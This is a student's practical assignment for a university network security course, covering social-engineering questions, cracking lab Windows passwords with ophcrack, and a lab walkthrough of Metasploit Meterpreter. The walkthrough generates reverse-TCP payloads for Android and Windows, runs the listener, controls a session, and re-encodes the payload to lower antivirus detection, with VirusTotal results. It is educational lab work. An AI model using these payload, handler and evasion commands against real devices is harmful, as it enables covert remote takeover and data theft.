

ADMINISTRACIÓN DE REDES Y SEGURIDAD

---

# TRABAJO PRÁCTICO 1

---

October 6, 2018

Cátedra:

Lic: Zappellini, Bruno Damian

Integrantes:

Toledo Margalef, Pablo Adrian

UNPSJB - Trelew

# Contents

TP 1.1 . . . . .	2
TP 1.2 . . . . .	3
TP 1.3 . . . . .	4
References . . . . .	9

## APARTADO 1.1

1.

- Carlitos desatiende su computadora mientras prende o baja los mails. Cualquiera que conozca sus hábitos puede aprovecharse de eso.
- photo.exe (mmmm)
- La conversación con El Dr. Secchi. No hay un procedimiento para pedir información de forma segura. Qué sabe Carlitos quién es Secchi?
- Quejarse de tantas claves.
- Conocer las claves de las computadoras de otras personas en la oficina y utilizarlas sin problema

2.

- 08:20: -> c
- 09:47: -> d
- 09:57: -> b
- 10:00: -> d

3.

Utilización de contraseñas más seguras. Mejor concientización en cuanto a la información que se transmite, mejores procedimientos. Concientizar sobre el uso de los equipos. Conciencia sobre el uso del correo personal en el ámbito de trabajo.

4.

- Su escritorio no está ordenado, dejando copias de seguridad encima y no teniendo cuidado sobre qué está o no encima.
- Le pide su clave (**SU** clave) al administrador. Además le dice que es el nombre de la suegra, puede servir de guía para conseguirla en algún futuro.
- No pone llave a su oficina.

- La chica que limpia saca papeles que están sólo arrugados del tacho. Pueden contener información importante.
- Su computadora no tiene clave, vino su compañero y puso un pendrive y sacó la data que le hacía falta.
- El mozo se lleva papeles y algo de plata, parece

5.

30% -> "No se "

100% -> "Carga! 3083 1"

Mis claves : 52% y 22% :(

6. Sí, porque personalmente no poseo conocimiento de qué acciones me pueden poner en riesgo. Por lo tanto puedo estar corriendo peligro pero cómo no sé cómo ni por qué, estoy siendo un blanco fácil.

7. Resguardo de contraseñas, no las escribo en papel. No usar navegadores en máquinas ajenas, pero si no hay otra usar modos de incógnito. Hace poco me hice un pendrive con un tails, para aumentar la seguridad y la privacidad en caso de no tener mi computadora personal a mano.

8. Hacer una ronda de videos informativos sacados de internet. Las charlas TED son muy ilustrativas. Después hacer algunas redadas sorpresas de seguridad. Revisando al azar y en el momento las máquinas de los usuarios.

Confeccionar carteles pequeños pero claros sobre el uso seguro de equipos. Algo que no llame mucho la atención pero que la gente recuerde.

## APARTADO 1.2

### Crack de contraseñas de Windows

Luego de la ejecución de la herramienta ophcrack utilizando el directorio especificado se encontraron los siguientes usuarios con sus contraseñas.

- root: supervaca
- nico: q0w9e8r7t6y
- alumno: 1234

## APARTADO 1.3

### Meterpreter

Meterpreter es uno de los payloads provistos por Metasploit Project para el control de la pantalla de un dispositivo, para navegarm descargar y subir archivos.

El procedimiento para la utilización de Meterpreter y ejecutar un shell reverso en otro equipo podría resumirse en los siguientes pasos.

Utilizando msfpayload se genera el payload para el target deseado.

```
$ msfpayload android/meterpreter/reverse_tcp LHOST=<IP del atacante> LPORT=<Puerto del atacante> > file.apk
```

Esto generará nuestro payload en un archivo .apk. Luego se instala dicho APK en un dispositivo Android. Se abre nuevamente en nuestra computadora msfconsole, luego:

1. Abrir msfconsole
2. Especificar el handler a utilizar.  

```
$ use exploit/multi/handler
```
3. Con el comando payload especificar el target para el shell.  

```
set payload android/meterpreter/reverse_tcp
```
4. Setear LHOST y LPORT con la IP y puerto del equipo atacante.
5. exploit para abrir la conexión con el shell reverso. El equipo quedará en espera.

A partir de ese momento, si la víctima abre la aplicación instalada, el atacante ganará control total del equipo. Se establece la conexión y el atacante puede ejecutar comandos sobre el equipo atacado.

Vemos que desde el shell reverso se puede obtener información del sistema y manipular las funciones que posee el dispositivo. Como hacer un dump de las llamadas, de los mensajes de texto y hasta enviar SMS a través de la consola.

### Meterpreter en windows

Para realizar el mismo ataque en Windows, podría utilizarse, como sugiere el enunciado, un pdf, pero por no tener una máquina con WinXP se decidió utilizar un .exe como vector de ataque. Realizando el siguiente procedimiento.

```
$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.59.101.15
  LPORT=4455 -f exe -o nosoyvirus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
    from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 206403 bytes
Final size of exe file: 212992 bytes
Saved as: nosoyvirus.exe
```

Luego en el equipo atacante

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/
  meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf exploit(multi/handler) > set lhost 10.59.101.15
lhost => 10.59.101.15
msf exploit(multi/handler) > set lport 4455
lport => 4455
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.59.101.15:4455
[*] Meterpreter session 1 opened (10.59.101.15:4455 ->
    10.59.101.23:49159) at 2018-10-02 08:49:20 -0300
```

```
meterpreter > ls
Listing: C:\Users\pablo\Desktop
=====
```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	120682992	fil	2018-10-01 09:33:59 -0300	AcroRdrDC1801120063_en_US.exe
100666/rw-rw-rw-	282	fil	2018-09-08 18:32:05 -0300	desktop.ini

100777/rwxrwxrwx	341	fil	2018-10-01 10:14:46	-0300	nosoyviru .exe
100777/rwxrwxrwx	212992	fil	2018-10-02 08:45:30	-0300	nosoyvirus.exe
100666/rw-rw-rw-	46214	fil	2018-10-01 10:08:01	-0300	nosoyvirus.pdf

Este exe, al abrirlo en un host con Windows 7 (en mi caso) genera una conexión con el equipo atacante. Pudiendo controlar el equipo. Es posible realizar envío de mails, reproducción de sonido, captura de imágenes con la webcam. Una diferencia con el uso de meterpreter con android es la presencia de todas las opciones propias del sistema.

Para demostrar su poder abriremos una calculadora y tomaremos una screen de la siguiente forma.

```
meterpreter > execute -f calc.exe
```

```
Process 960 created.
```

```
meterpreter > screenshot
```

```
Screenshot saved to: /home/pablo/gitrepos/arys2018/practica/tp1/mLgIITFv.jpeg
```




Figure 1

Al ejecutar meterpreter en windows, observamos que las opciones disponibles van de la mano con el dispositivo, pudiendo reproducir sonido, ejecutar cualquier proceso. Las opciones en Android varían pero tienen que ver con la capacidad del dispositivo de sacar fotos y poder geolocalizarse. Aún así ambas versiones son excelentes. Gran fan del stream de webcam en Android.

## Análisis es virustotal

Al subir ambos archivos se detectan amenazas en ambos casos.

Para evadir estas detecciones se puede encriptar, u ofuscar, el payload para que no sea detectado, dicho procedimiento se puede realizar utilizando la misma herramienta que utilizamos para generar los payloads, msfvenom, pero agregando la bandera de encriptación -e.

```
$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.0.103  
LPORT=4455 -f exe -e x86/shikata_ga_nai -o nosoyvirus.exe
```



<div>  <div> <b>36 engines detected this file</b> <div> <div>SHA-256</div> <div>d6adea73b6a7a6366dbf83ed50888ab1233264ead0af615d89d7bb48cf56a478</div> </div> <div> <div>File name</div> <div>nosoyvirus.exe</div> </div> <div> <div>File size</div> <div>208 KB</div> </div> <div> <div>Last analysis</div> <div>2018-10-02 13:02:36 UTC</div> </div> </div> <div> <div>36 / 67</div> </div> </div>			
<div> <div>Detection</div> <div>Details</div> <div>Community</div> </div>			
Ad-Aware	⚠ Trojan.Metasploit.A	ALYac	⚠ Trojan.Metasploit.A
Antiy-AVL	⚠ HackTool.Win64.Meterpreter	Arcabit	⚠ Trojan.Metasploit.A
Avast	⚠ Win64:Malware-gen	AVG	⚠ Win64:Malware-gen
Avira	⚠ TR/Crypt.XPACK.Gen7	BitDefender	⚠ Trojan.Metasploit.A
ClamAV	⚠ Win.Tool.Meterpreter-6294292-0	CrowdStrike Falcon	⚠ malicious_confidence_100% (D)
Cybereason	⚠ malicious.981dc5	Cylance	⚠ Unsafe
DrWeb	⚠ BackDoor.Shell.244	Emsisoft	⚠ Trojan.Metasploit.A (B)
Endgame	⚠ malicious (high confidence)	eScan	⚠ Trojan.Metasploit.A
ESET-NOD32	⚠ a variant of Win64/Riskware.Meterpreter.B	F-Secure	⚠ Trojan.Metasploit.A
Fortinet	⚠ W64/Rozena.JlTr	GData	⚠ Win64.Trojan.Rozena.A
Ikarus	⚠ Trojan.Win64.Rozena	Jiangmin	⚠ Trojan.Generic.bzpdw
K7AntiVirus	⚠ Trojan ( 004fae881 )	K7GW	⚠ Trojan ( 004fae881 )
Kaspersky	⚠ HEUR:Trojan.Win32.Generic	Malwarebytes	⚠ Trojan.MalPack
MAX	⚠ malware (ai score=87)	McAfee	⚠ Trojan-FPJ/EIDCA764C981DC
McAfee-GW-Edition	⚠ BehavesLike.Win64.Chir.drm	Microsoft	⚠ HackToolWin64/Meterpreter.Aldll
Rising	⚠ HackTool.Meterpreter!8.2F21 (TFE:dGZIOgRgO5hvZUKo8g)	Sophos AV	⚠ Mal/Swroot-J
Sophos ML	⚠ heuristic	Webroot	⚠ W32.Trojan.Metasploit
Zillya	⚠ Trojan.Generic.Win32.65540	ZoneAlarm	⚠ HEUR:Trojan.Win32.Generic
AegisLab	✓ Clean	AhnLab-V3	✓ Clean
Alibaba	✓ Clean	Avast Mobile Security	✓ Clean

file hash			
Baidu	✓ Clean	Bkav	✓ Clean
CAT-QuickHeal	✓ Clean	CMC	✓ Clean
Comodo	✓ Clean	Cyren	✓ Clean
eGambit	✓ Clean	F-Prot	✓ Clean
Kingsoft	✓ Clean	NANO-Antivirus	✓ Clean
Palo Alto Networks	✓ Clean	Panda	✓ Clean
Qihoo-360	✓ Clean	SentinelOne	✓ Clean
SUPERAntiSpyware	✓ Clean	Symantec	✓ Clean
TACHYON	✓ Clean	Tencent	✓ Clean
TheHacker	✓ Clean	TrendMicro-HouseCall	✓ Clean
VBA32	✓ Clean	VIPRE	✓ Clean
ViRobot	✓ Clean	Yandex	✓ Clean
Zoner	✓ Clean	TrendMicro	⌚ Timeout
Symantec Mobile Insight	🔍 Unable to process file type	Trustlook	🔍 Unable to process file type

Figure 2

En la figura 4 podemos observar que las detecciones bajaron, de 36 en el archivo sin encriptar, a 32 en el archivo encriptado.

<div>  <div> <b>26 engines detected this file</b> </div> <div> <div>SHA-256</div> <div>7adc94da896a10ee021bbfe77ee7a24443f3aa5e0e25f0024a2c050e0e7d4bc</div> </div> <div> <div>File name</div> <div>file.apk</div> </div> <div> <div>File size</div> <div>9.85 KB</div> </div> <div> <div>Last analysis</div> <div>2018-10-02 13:00:40 UTC</div> </div> </div> <div> <div>26 / 59</div> </div>			
Detection	Details	Relations	Community
Ad-Aware	Android.Riskware.Metasploit.D	AhnLab-V3	Android-PUP/Metasploit.d35d
Arcabit	Android.Riskware.Metasploit.D	Avast	Android.Metasploit-G [PUP]
Avast Mobile Security	Android.Metasploit-G [PUP]	AVG	Android.Metasploit-G [PUP]
Avira	ANDROID/Dldr.Agent.PAF.Gen	Babable	Malware.HighConfidence
BitDefender	Application.HackTool.MeterPreter.AQR	CAT-QuickHeal	Android.Agent.ACZ
DrWeb	Android.RemoteCode.67	Emsisoft	Application.HackTool.MeterPreter.AQR (8)
eScan	Application.HackTool.MeterPreter.AQR	ESET-NOD32	a variant of Android/TrojanDownloader.Agent.LJN
F-Secure	Application.HackTool.MeterPreter	Fortinet	Riskware/Metasploit.B
GData	Android.Riskware.Metasploit.D	Ikarus	Trojan-Downloader.AndroidOS.Agent
K7GW	Trojan-Downloader (004ff8551)	Kaspersky	HEUR:HackTool.AndroidOS.Metasploit.e
MAX	malware (ai score=79)	McAfee	Android/metasploit.a
Sophos AV	Android Metasploit (PUA)	Symantec Mobile Insight	Hacktool:Mesloit
Tencent	HackTool.Android.Metasploit.awe	ZoneAlarm	HEUR:HackTool.AndroidOS.Metasploit.e
AegisLab	Clean	Alibaba	Clean
ALYac	Clean	Anty-AVL	Clean
AVware	Clean	Baidu	Clean
Bkav	Clean	ClamAV	Clean
CMC	Clean	Comodo	Clean
Cyren	Clean	F-Prot	Clean
Jiangmin	Clean	K7AntiVirus	Clean

ain, or file hash

McAfee-GW-Edition	Clean	Microsoft	Clean
NANO-AntiVirus	Clean	Panda	Clean
Qihoo-360	Clean	Rising	Clean
SUPERAntiSpyware	Clean	Symantec	Clean
TACHYON	Clean	TheHacker	Clean
TrendMicro-HouseCall	Clean	Trustlook	Clean
VBA32	Clean	VIPRE	Clean
ViRobot	Clean	Yandex	Clean
Zoner	Clean	Cylance	Timeout
Zillya	Timeout	CrowdStrike Falcon	Unable to process file type
Cybereason	Unable to process file type	eGambit	Unable to process file type
Endgame	Unable to process file type	Palo Alto Networks	Unable to process file type
SentinelOne	Unable to process file type	Sophos ML	Unable to process file type
Webroot	Unable to process file type		

Figure 3

## REFERENCES


<div>  <div> <b>32 engines detected this file</b> </div> <div> <div>SHA-256</div> <div>File name</div> <div>File size</div> <div>Last analysis</div> </div> <div> <div>4c98d834550c239cf0a695019d77f11834c85a4b57d0a16bdb74c69ab5fd6962</div> <div>nosoyvirus.exe</div> <div>208 KB</div> <div>2018-10-06 14:26:19 UTC</div> </div> </div> <div>32 / 68</div>			
Detection	Details	Community	
Ad-Aware	Trojan.Metasploit.A	ALYac	Trojan.Metasploit.A
Arcabit	Trojan.Metasploit.A	Avast	Win64:Evo-gen [Susp]
AVG	Win64:Evo-gen [Susp]	Avira	TR/Crypt.XPACK.Gen7
BitDefender	Trojan.Metasploit.A	ClamAV	Win.Trojan.MSShellcode-6360730-0
CrowdStrike Falcon	malicious_confidence_100% (D)	Cybereason	malicious.57aae7
Cylance	Unsafe	DrWeb	BackDoor.Shell.244
Emsisoft	Trojan.Metasploit.A (B)	Endgame	malicious (high confidence)
eScan	Trojan.Metasploit.A	ESET-NOD32	a variant of Win64/Rozena.J
F-Secure	Trojan.Metasploit.A	Fortinet	W64/Rozena.Jltr
GData	Trojan.Metasploit.A	Ikarus	Trojan.Win64.Rozena
K7AntiVirus	Trojan ( 004fae881 )	K7GW	Trojan ( 004fae881 )
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Trojan.MalPack
MAX	malware (ai score=84)	McAfee	Trojan-FPJEID07BBF157AAE
McAfee-GW-Edition	BehavesLike.Win64.PWSZbot.dc	Microsoft	Trojan:Win32/Meterpreter.Aicl
Rising	Trojan.Kryptik1.A2F4 (CLASSIC)	Sophos AV	Mal/Swroot-J
Sophos ML	heuristic	ZoneAlarm	HEUR:Trojan.Win32.Generic
AegisLab	Clean	AhnLab-V3	Clean
hash			
Babable	Clean	Baidu	Clean
Bkav	Clean	CAT-QuickHeal	Clean
CMC	Clean	Comodo	Clean
Cyren	Clean	eGambit	Clean
F-Prot	Clean	Jiangmin	Clean
Kingsoft	Clean	NANO-Antivirus	Clean
Palo Alto Networks	Clean	Panda	Clean
Qihoo-360	Clean	SentinelOne	Clean
SUPERAntiSpyware	Clean	Symantec	Clean
TACHYON	Clean	Tencent	Clean
TheHacker	Clean	TrendMicro	Clean
TrendMicro-HouseCall	Clean	VBA32	Clean
VIPRE	Clean	ViRobot	Clean
Webroot	Clean	Yandex	Clean
Zillya	Clean	Zoner	Clean
Symantec Mobile Insight	Unable to process file type	Trustlook	Unable to process file type

Figure 4